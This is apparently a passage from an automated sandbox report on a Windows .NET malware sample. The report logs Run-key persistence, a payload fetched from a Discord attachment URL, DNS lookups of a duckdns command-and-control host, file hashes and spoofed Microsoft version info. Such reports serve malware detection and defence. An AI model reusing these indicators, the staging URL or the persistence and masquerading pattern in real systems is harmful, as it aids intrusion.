- Report size getting too big, too many NtQueryValueKey calls found.

Simulations		
Behavior and APIs		
Time	Type	Description
05:12:24	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run sjndll "C:\Users\user\AppData\Local\sjndll.exe"
05:12:26	API Interceptor	429x Sleep call for process: Divit-RekutPO260122.exe modified
05:12:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run sjndll "C:\Users\user\AppData\Local\sjndll.exe"

IPs
 No context

Domains
 No context

ASNs
 No context

JA3 Fingerprints
 No context

Dropped Files
 No context

Created / dropped Files	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Divit-RekutPO260122.exe.log 	
Process:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKOZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	true
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\sjndll.exe  	
Process:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	137216
Entropy (8bit):	5.994273419661071
Encrypted:	false
SSDEEP:	1536:4+7b62bycmp7bGoPhH9ZS6WNdM2MyMxMdM65GMCMbMS1jzv5MhMdSJ3DGVSeIN6:r7b63moPV94z90is
MD5:	036F7890E6E19A1DE41EA9C326F30742
SHA1:	3ECA58FA2E994B2C389C184885EBA0DFEDA17EA
SHA-256:	39896E26BCE7833AF0016124109693ED3FF222F2A6F2409BF8352533CFA9D304
SHA-512:	F38D9476947419540587ED74BD49C0223A076BF7DE4A68A467949EA78DB5A1CF4889D49E83A7D4B9DE786F8DBC13F002EB1742B3CDBB61FE69905306BAEC69A
Malicious:	true
Yara Hits:	Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: C:\Users\user\AppData\Local\sjndll.exe, Author: Florian Roth

File Icon



Icon Hash:	70c8d0e0ccd4f0d0
------------	------------------

Static PE Info

General

Entrypoint:	0x403526
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61F1420D [Wed Jan 26 12:43:57 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction

```
jmp dword ptr [00402000h]
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```

```
add byte ptr [eax], al
```


Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x34dc	0x4a	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x4000	0x1fcd6	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x24000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x152c	0x1600	False	0.555752840909	data	5.48968394411	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x1fcd6	0x1fe00	False	0.380782781863	data	5.99104099986	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x24000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_ICON	0x4094	0x6f7a	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xb032	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0x1b87e	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x1faca	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x22096	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x23162	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x23606	0x5a	data		
RT_VERSION	0x2369c	0x414	data		
RT_MANIFEST	0x23aec	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports	
DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Microsoft Corporation. All rights reserved.
Assembly Version	12.0.19041.1266
InternalName	pl33.exe
FileVersion	12.0.19041.1266
CompanyName	Microsoft Corporation
LegalTrademarks	
Comments	Windows Media Player
ProductName	Microsoft Windows Operating System
ProductVersion	12.0.19041.1266
FileDescription	Windows Media Player
OriginalFilename	pl33.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/22-05:12:34.846220	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63116	8.8.8.8	192.168.2.4
01/27/22-05:13:13.808873	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52337	8.8.8.8	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 05:11:38.088001013 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.088066101 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.088166952 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.289987087 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.290057898 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.341998100 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.342170000 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.347285986 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.347322941 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.347611904 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.391632080 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.623805046 CET	49775	443	192.168.2.4	162.159.130.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 05:11:38.665870905 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666246891 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666340113 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666403055 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666461945 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666490078 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.666520119 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666577101 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666631937 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666657925 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.666670084 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666723013 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666765928 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.666776896 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666847944 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.666857958 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.666985989 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667063951 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667076111 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667085886 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667148113 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667175055 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667186022 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667231083 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667252064 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667263985 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667316914 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667352915 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667363882 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667423964 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667449951 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667460918 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667524099 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667551994 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667563915 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667624950 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667625904 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667648077 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667742014 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667742968 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667762041 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667856932 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667877913 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667891026 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667956114 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.667982101 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.667993069 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668056011 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668064117 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.668075085 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668134928 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.668144941 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668227911 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668286085 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668322086 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.668334007 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668395996 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668433905 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.668443918 CET	443	49775	162.159.130.233	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 05:11:38.668502092 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668509007 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.668520927 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668582916 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668625116 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.668636084 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.668736935 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.683803082 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.683948994 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.683998108 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684084892 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684113979 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684165955 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684206963 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684223890 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684253931 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684305906 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684319019 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684336901 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684393883 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684406042 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684477091 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684703112 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684797049 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684842110 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.684931040 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.684999943 CET	443	49775	162.159.130.233	192.168.2.4
Jan 27, 2022 05:11:38.685091019 CET	49775	443	192.168.2.4	162.159.130.233
Jan 27, 2022 05:11:38.685172081 CET	443	49775	162.159.130.233	192.168.2.4

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2022 05:11:38.050194979 CET	62389	53	192.168.2.4	8.8.8.8
Jan 27, 2022 05:11:38.070902109 CET	53	62389	8.8.8.8	192.168.2.4
Jan 27, 2022 05:12:34.736397028 CET	63116	53	192.168.2.4	8.8.8.8
Jan 27, 2022 05:12:34.846220016 CET	53	63116	8.8.8.8	192.168.2.4
Jan 27, 2022 05:12:54.142257929 CET	64078	53	192.168.2.4	8.8.8.8
Jan 27, 2022 05:12:54.162389040 CET	53	64078	8.8.8.8	192.168.2.4
Jan 27, 2022 05:12:54.590563059 CET	64801	53	192.168.2.4	8.8.8.8
Jan 27, 2022 05:12:54.609905958 CET	53	64801	8.8.8.8	192.168.2.4
Jan 27, 2022 05:13:04.048465014 CET	51255	53	192.168.2.4	8.8.8.8
Jan 27, 2022 05:13:04.073959112 CET	53	51255	8.8.8.8	192.168.2.4
Jan 27, 2022 05:13:13.700201035 CET	52337	53	192.168.2.4	8.8.8.8
Jan 27, 2022 05:13:13.808872938 CET	53	52337	8.8.8.8	192.168.2.4

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2022 05:11:38.050194979 CET	192.168.2.4	8.8.8.8	0xe458	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:34.736397028 CET	192.168.2.4	8.8.8.8	0x8812	Standard query (0)	renareport.duckdns.org	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.142257929 CET	192.168.2.4	8.8.8.8	0x2f57	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.590563059 CET	192.168.2.4	8.8.8.8	0xcae9	Standard query (0)	renareport.duckdns.org	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:04.048465014 CET	192.168.2.4	8.8.8.8	0x75a7	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:13.700201035 CET	192.168.2.4	8.8.8.8	0x483a	Standard query (0)	renareport.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers									
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2022 05:11:38.070902109 CET	8.8.8.8	192.168.2.4	0xe458	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:11:38.070902109 CET	8.8.8.8	192.168.2.4	0xe458	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:11:38.070902109 CET	8.8.8.8	192.168.2.4	0xe458	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:11:38.070902109 CET	8.8.8.8	192.168.2.4	0xe458	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:11:38.070902109 CET	8.8.8.8	192.168.2.4	0xe458	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:34.846220016 CET	8.8.8.8	192.168.2.4	0x8812	No error (0)	renareport.duckdns.org		192.145.124.8	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.162389040 CET	8.8.8.8	192.168.2.4	0x2f57	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.162389040 CET	8.8.8.8	192.168.2.4	0x2f57	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.162389040 CET	8.8.8.8	192.168.2.4	0x2f57	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.162389040 CET	8.8.8.8	192.168.2.4	0x2f57	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.162389040 CET	8.8.8.8	192.168.2.4	0x2f57	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:12:54.609905958 CET	8.8.8.8	192.168.2.4	0xcae9	No error (0)	renareport.duckdns.org		192.145.124.8	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:04.073959112 CET	8.8.8.8	192.168.2.4	0x75a7	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:04.073959112 CET	8.8.8.8	192.168.2.4	0x75a7	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:04.073959112 CET	8.8.8.8	192.168.2.4	0x75a7	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:04.073959112 CET	8.8.8.8	192.168.2.4	0x75a7	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:04.073959112 CET	8.8.8.8	192.168.2.4	0x75a7	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 27, 2022 05:13:13.808872938 CET	8.8.8.8	192.168.2.4	0x483a	No error (0)	renareport.duckdns.org		192.145.124.8	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph
cdn.discordapp.com

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49775	162.159.130.233	443	C:\Users\user\Desktop\Divit-RekutPO260122.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	0	OUT	GET /attachments/935829381669081140/935832049175101510/pl33.png HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	34	IN	Data Raw: fc b1 82 e3 44 48 ec b2 2a f7 f9 5a 1c 47 83 df 47 40 0a 6a ec b9 d4 b5 4d 2c c7 ac fb 37 52 c5 7d f3 4a 31 b3 82 3b 35 bd 86 bd 84 21 f5 32 a6 40 c6 53 dd 3e 48 9c a8 20 b3 c3 e6 23 66 b1 e1 1a 79 67 27 ac 62 b8 3f 2f c1 e4 f0 d7 19 68 1f c2 cd 21 a0 00 67 5f 0c 13 75 24 7e a1 40 4d 97 54 1a 71 e0 fc 93 a8 e2 83 a2 bc a0 a9 d8 a2 4b ac ec ee 2a ca ab a5 e3 f8 d8 a2 d4 9f 54 94 b5 b1 f6 22 bc 63 a7 51 c1 b0 ff 8c 82 22 9e 7a b1 b1 31 ce f8 2c 5d 90 f9 bd a2 ae 69 dc dd bf 4e 22 a1 91 a3 6a f2 9e ed bf 3b 4e 5a e6 f6 b3 a1 10 c1 f5 66 0b 97 1d ae 83 2c 8c ce a0 18 ee f1 63 9d b9 89 96 61 18 74 33 a2 df 9f ff 21 c3 39 99 f8 88 b2 09 8b 77 01 67 1e ce 8e e7 26 9d 9a 61 35 f9 47 2f a7 b6 32 0a 6d 26 13 3c 7c 0d 51 2b 2e 58 ff 2d 95 c8 8f 18 30 a2 4a 59 3d 62 ea Data Ascii: DH*ZGG@jM,7R;J1;5!2@S>H #fygb?/hlg_u\$~@MTqK*T"cq"z1,jin";NZf,atI9wg&a5G/2m< Q+.X-0JY=b
2022-01-27 04:11:38 UTC	36	IN	Data Raw: f7 a1 53 5a 90 90 b0 1c 08 72 76 3a e2 33 d7 ee 81 9b fc f2 c0 6a 26 8c 82 40 14 da 05 0c 6e 7c ed 29 e4 f5 85 95 e1 e1 0f b4 ae f0 73 35 6f f7 a2 ec df 25 02 07 87 04 68 24 27 e0 18 05 72 c2 80 2d 2c 2d 43 94 26 26 e3 b5 79 26 ed 35 a1 73 47 02 f1 34 03 46 5e 16 83 db 19 65 86 02 1c 9a d9 19 5d 2b e3 f3 a1 f7 62 eb 57 6a 8f 03 48 57 01 7e 7e 17 cf 83 11 62 ae 31 ae 73 8c 0a 17 3f aa 1e 16 c8 86 aa 48 a4 ae 49 e3 7d 98 15 8b 3f b9 19 5d 46 15 30 9b c7 6c c4 94 d4 c9 92 9a bc 5a 36 c2 71 e6 00 8c 2e 59 51 12 96 3f e4 d7 3f 87 51 96 cb 30 c7 42 58 a3 2b a1 eb f1 63 9d 06 3b 8c 8c 04 1a 3e 0d 8e b4 ae 8b 02 83 dc 65 48 f3 56 1d 2c 9a 2f 87 bb e3 74 ab 6d 9b 1d e6 2c ef 94 7d 6c ca 3a 8a 87 28 de 85 ff a5 cc 28 e8 05 ad 5e f1 3d 47 aa 38 0d 34 cc f8 67 79 d2 Data Ascii: SZrv:3j&@)js0%h\$tr,-C&&y&5sG4F^e]+bWjHW~~b1s?HI]?FOIMZ6q.YQ??Q0BX+<;>eHV,/tm,; :(!=""G84gy
2022-01-27 04:11:38 UTC	37	IN	Data Raw: 28 8c f8 a2 36 10 8d 9b 21 7c bd f7 21 95 f6 c4 25 d4 fa ca 7f 30 5c 2e fc c7 63 3c 6a da 89 fb a6 cc c0 a0 3f 91 93 04 51 de 47 6c fb 80 eb 89 ff 9a 49 e2 35 40 5e 82 e7 56 70 48 49 5b 67 2c 80 2d 2c 2d 43 94 26 26 e3 b5 79 26 ed 35 a1 73 47 02 f1 34 03 46 5e 16 83 db 19 65 86 02 1c 9a d9 19 5d 2b e3 f3 a1 f7 62 eb 57 6a 8f 03 48 57 01 7e 7e 17 cf 83 11 62 ae 31 ae 73 8c 0a 17 3f aa 1e 16 c8 86 aa 48 a4 ae 49 e3 7d 98 15 8b 3f b9 19 5d 46 15 30 9b c7 6c c4 94 d4 c9 92 9a bc 5a 36 c2 71 e6 00 8c 2e 59 51 12 96 3f e4 d7 3f 87 51 96 cb 30 c7 42 58 a3 2b a1 eb f1 63 9d 06 3b 8c 8c 04 1a 3e 0d 8e b4 ae 8b 02 83 dc 65 48 f3 56 1d 2c 9a 2f 87 bb e3 74 ab 6d 9b 1d e6 2c ef 94 7d 6c ca 3a 8a 87 28 de 85 ff a5 cc 28 e8 05 ad 5e f1 3d 47 aa 38 0d 34 cc f8 67 79 d2 Data Ascii: (6I!%0\c<j?QGII5@^VpHI[g]3\$cE7\$dUq;gC`hY6Gu"Ko^V@wc&9iQ!P6~@Ds<QsghA:e4DIF-2XWJ&YHh<6]z<.NjYQOV,fE[kqxVq<A8dr
